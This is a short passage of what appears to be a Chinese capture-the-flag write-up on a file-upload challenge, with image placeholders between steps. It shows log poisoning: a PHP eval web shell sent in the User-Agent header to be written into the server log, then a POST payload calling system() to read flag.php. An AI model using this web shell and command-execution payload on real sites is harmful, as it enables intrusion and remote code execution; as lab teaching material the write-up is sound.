
然后在打开一个原来题目的网址,写入一个1.txt,并给它加上一个user-agent内容为:<?php eval($_POST1);?>

写好后点击execute运行,使其写入该网站的日志文件中


接下来回到upload目录下

开启POSTmethod进行命令执行

payload为:1=system('tac .../flag.php');

执行后在当前页面就可以看到flag了
161对文件的内容进行进一步限制,需要在前面限制条件的基础上再加上一个图片的头文件
